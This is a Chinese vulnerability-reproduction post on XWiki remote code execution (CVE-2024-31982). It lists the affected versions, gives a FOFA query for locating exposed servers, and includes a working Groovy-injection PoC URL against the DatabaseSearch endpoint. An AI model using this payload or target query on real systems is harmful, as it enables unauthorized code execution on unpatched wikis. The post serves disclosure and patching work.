
【漏洞复现】XWiki远程代码执⾏漏洞(CVE-2024-31982)
·
免责声明
请勿使用本文中提到的技术进行非法测试或行为。使用本文中提供的信息或工具所造成的任何后果和损失由使用者自行承担,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
一、简介
XWiki是一个由Java编写的、基于LGPL协议发布的开源Wiki和应用平台。它不仅作为一个协作性Web应用开发平台,还提供了一些构建于其上的打包应用,被称为第二代Wiki。这种开发平台特性允许用户创建复杂的协作式Web应用,满足各种知识管理和协作需求。
二、漏洞描述
XWiki的数据库搜索允许通过搜索⽂本远程执行代码。这允许公共wiki的任何访问者或封闭wiki的用户远程执行代码。
三、影响版本
>= 2.4-milestone-1, < 4.10.20
>= 15.0-rc-1, < 15.5.4
>= 15.6-rc-1, < 15.10-rc-1
四、fofa语法
body="data-xwiki-reference"
五、漏洞复现

poc:/xwiki/bin/get/Main/DatabaseSearch?outputSyntax=plain&text=%7D%7D%7D%7B%7Basync%20async%3Dfalse%7D%7D%7B%7Bgroovy%7D%7Dprintln%28%22Hello%20from%22%20%2B%20%22%20search%20text%3A%22%20%2B%20%2823%20%2B%2019%29%29%7B%7B%2Fgroovy%7D%7D%7B%7B%2Fasync%7D%7D%20
六、修复建议
升级到最新版本!!!
更多推荐


 6
 0
- 0


 已为社区贡献2条内容

所有评论(0)